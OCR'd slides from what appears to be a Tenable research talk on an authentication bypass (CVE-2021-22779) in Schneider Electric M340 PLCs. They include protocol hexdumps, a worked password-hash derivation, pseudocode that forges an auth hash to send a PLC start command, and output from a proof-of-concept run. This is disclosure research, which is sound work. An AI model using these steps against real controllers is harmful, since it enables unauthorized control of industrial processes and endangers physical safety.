
Anatomy of an OT Attack: Our Journey with SE M340 PLC

Matan Hart

VP Research



Who Am I

- VP Research at Tenable
  - Leading research teams with 150+ vulnerability discoveries / year
- Prior, Co-founder Cymptom (Acquired by Tenable)
  - Security research at CyberArk and IDF
- Speaker at security conferences
  - Black Hat (USA, Asia), MITRE ATT&CKcon, BSides, etc.

Agenda

- Schneider Electric Modicon vulnerabilities
- Modicon M340
- Authentication Bypass (CVE-2021-22779)
- Other security issues

SE Modicon PLC security enhancements

Constant session ID

1 byte (256 options) session ID BF (CVE-2020-28212)

Application Password. We discovered CVE-2021-22779

Fixed. M580 patched March 2023 (2 years!). PLC auth validation. Research ongoing

tenable

M340/M580 PLCs

Widely-Adopted


- Water Treatment
- Oil (production)
- Gas / Solar / Hydro
- Drainage / Levees
- Dairy
- Car Washes
- Cosmetics
- Fertilizer
- Parking
- Plastic Manufacturing
- Air Filtration

Internet Connected

Country	Device Count
France	416
Spain	289
United States	169
Italy	150
Turkey	49
Portugal	41
Canada	37
Norway	36
Poland	28
Thailand	23

Backplane


- Power supply
- SE Modicon M340 PLC
- IO modules



tenable

Engineering Station

- SE EcoStruxure Control Expert
  - Allows to program both the PLC & HMI
- We created a simple HMI that turn outlets on and off



PLC EngStation Connection


- FTP
  - primarily used to upgrade the firmware
- Modbus (over TCP/IP)
  - upload runtime code to the controller
  - start/stop the controller runtime
  - remote monitoring and control via an HMI

Name	Length (bytes)	Function
Transaction identifier	2	For synchronization between messages of server and client
Protocol identifier	2	0 for Modbus/TCP
Length field	2	Number of remaining bytes in this frame
Unit identifier	1	Slave address (255 if not used)
Function code	1	Function codes as in other variants
Data bytes	*n*	Data as response or commands

Modbus packet structure

UMAS protocol

- Unified Messaging Application Services
  - proprietary SE protocol used to configure and monitor PLCs.
  - tunneled through Modbus
  - Modbus func code x5a (90)




More info about the UMAS protocol: http://lirasenlared.blogspot.com/2017/08/the-unity-umas-protocol-part-i.html

tenable

UMAS func ReadMemoryBlock

- Project name
- Version
- EngStation project file path
- Authentication hashes
  - Program Safety Protection Password
  - Project Password base64



```
00000C1C  00 00 00 00 00 00 00 00  00 00 00 00 00 54 65 6e  ........ .....Ten
00000C2C  61 62 6c 65 46 61 63 74  6f 72 79 00 00 00 41 47  ableFact ory...AG
00000C3C  43 37 4d 41 49 57 45 00  70 4d 45 53 57 45 6a 4e  C7MAIWE. pMESWEjN
00000C4C  67 41 59 3d 0d 0a 66 36  41 31 37 77 73 78 6d 37  gAY=..f6 A17wsxm7
00000C5C  46 35 73 79 78 61 37 35  47 73 51 68 4e 56 43 34  F5syxa75 GsQhNVC4
00000C6C  62 44 77 31 71 72 45 68  6e 41 70 30 38 52 71 73  bDw1qrEh nAp08Rqs
00000C7C  4d 3d 0d 0a 00 00 00 56  31 34 2e 31 00 00 00 44  M=.....V 14.1...D
00000C8C  45 53 4b 54 4f 50 2d 37  49 31 54 52 33 39 00 43  ESKTOP-7 I1TR39.C
00000C9C  3a 5c 55 53 45 52 53 5c  50 55 42 4c 49 43 5c 44  :\USERS\ PUBLIC\D
00000CAC  4f 43 55 4d 45 4e 54 53  5c 53 43 48 4e 45 49 44  OCUMENTS \SCHNEID
00000CBC  45 52 20 45 4c 45 43 54  52 49 43 5c 43 4f 4e 54  ER ELECT RIC\CONT
00000CCC  52 4f 4c 20 45 58 50 45  52 54 20 31 34 2e 31 5c  ROL EXPE RT 14.1\
00000CDC  54 45 4e 41 42 4c 45 5f  46 41 43 54 4f 52 59 2e  TENABLE_ FACTORY.
00000CEC  53 54 55 00 00 00 00 00  00 00 00 00 00 00 00 00  STU..... ........
```

tenable


“Crypted” Pass

```
# Reading memory block from controller
0000042D  45 00 00 00 00 0d 00 5a  00 20 01 <redacted> 00 1a 01 00   E......Z .
.....
0000043D  00 3d 00                                                  .=.
    0000059D  45 00 00 00 00 44 00 5a  00 fe 01 3d 00 42 5a 74   E....D.Z ...=.BZt
    000005AD  66 64 69 41 58 67 52 4d  3d 0d 0a 4e 67 36 59 58   fdiAXgRM =..Ng6YX
    000005BD  62 77 67 2f 53 68 7a 42  4c 47 5a 38 52 36 6d 71   bwg/ShzB LGZ8R6mq
    000005CD  66 64 6a 75 74 4f 57 6c  45 38 48 6a 49 6a 69 56   fdjutOWl E8HjIjiV
    000005DD  44 51 65 2f 4a 49 3d 0d  0a 00                     DQe/JI=. ..

First Base64 Str: BZtfdiAXgRM=
  Decoded: 05 9B 5F 76 20 17 81 13

Second Base64 Str: Ng6YXbwg/ShzBLGZ8R6mqfdjutOWlE8HjIjiVDQe/JI=

Password: sapphire1 (will be encoded using unicode)
  Encoded: 73 00 61 00 70 00 70 00 68 00 69 00 72 00 65 00 31 00

sha256(First Base64 decoded + password encoded) =
sha256(05 9B 5F 76 20 17 81 13 73 00 61 00 70 00 70 00 68 00 69 00 72 00 65 00 31
00)
= 360e985dbc20fd287304b199f11ea6a9f763bad396944f078c88e254341efc92

base64_encode(360e985dbc20fd287304b199f11ea6a9f763bad396944f078c88e254341efc92) =
Ng6YXbwg/ShzBLGZ8R6mqfdjutOWlE8HjIjiVDQe/JI=  (matches second base64 str above,
password valid)
```

tenable

Nonces (session secret)

- Request Nonce (computed locally)
- Response Nonce
- Same response for the same request (o additional random element)




tenable

tenable

UMAS func QueryTakePLCReservation

- Computer name
- sha256 hash (Post 3.01 security enhancement)
  - Check byte for protected requests




SHA264 Hash generation

- SHA256 (server_nonce + base64_str + client_nonce)
  - All data is found on the engineering station
    - Actual password is not needed to get the hash
      - Unauth remote “protected” request

Generating a request to a protected function

- Start PLC request
  - With check byte
- Calculating the “auth” hash
  - Hashing client and server nonces with hardware ID




```
plc_request = "\x5a" + check_byte + "\x40\xff\x00"
auth_hash = sha256(sha256(hardware_id + client_nonce)+
plc_request + sha256(hardware_id + server_nonce)

Send("\x5a" + check_byte + "\x38\01" + auth_hash + plc_request)
```

tenable

Unauth Remote PLC Start and Stop

```
ubuntu@ubuntu:~/m340$ python auth_bypass_poc.py 10.10.50.127 run

Connecting to target 10.10.50.127
  Hardware ID: 06010301
  INIT_COMM success.
  PLCSTATUS: PLC is STOPPED
  Project: TenableFactory
  Program Safety Protection password/crypt: AGC7MAIWE
  Project password base64: pMESWEjNgAY=
f6Al7wsxm7F5syxa75GsQhNVC4bDwlqrEhnAp08RqsM=

  Sending nonce...
  Generated Client Nonce: 3a3b501b5ae64e3810f189bc6df24ae97492d9c9b96de27f1aa26cdf3a8cb584
  Received Server Nonce: 03774618ce537654889215e80570c5cfb82f765ca338d6154b9968af234e8367
  Authentication SHA256: 5763aa0df856dfe73566632f1787191aaee2ea5bd0a4b10ae6af87a218a2a992
  Authentication SUCCESS
  Starting PLC...
  Releasing reservation...
```

Link to PoC: https://github.com/tenable/poc/tree/master/SchneiderElectric/M340

tenable

Demo

https://youtu.be/vI3YxU66tVk


tenable

V3.5/4.1 Mitigation

- ReadMemoryBlock new version contains a salt and a ciphertext instead of the password hash
- The secret is probably computed on the server side
- We still believe some attack surface is available and we plan to revisit this target

Program and Safety Password

- Checked “Crypted”
  - Weak custom crypto algo
  - Hash len = pass len
  - Hash collisions
    - ‘acq’, ‘asq’, ‘isy’ and ‘qsq’ all hash to ‘5DF’.
- Unchecked
  - Plaintext password



tenable

Conclusion

OT security lags behind with severe unauth remote vulnerabilities

Difficult to trust vendors when “Security enhancements” are often worse

The ICS industry may not be mature enough to meet the expectation of 90 days disclosure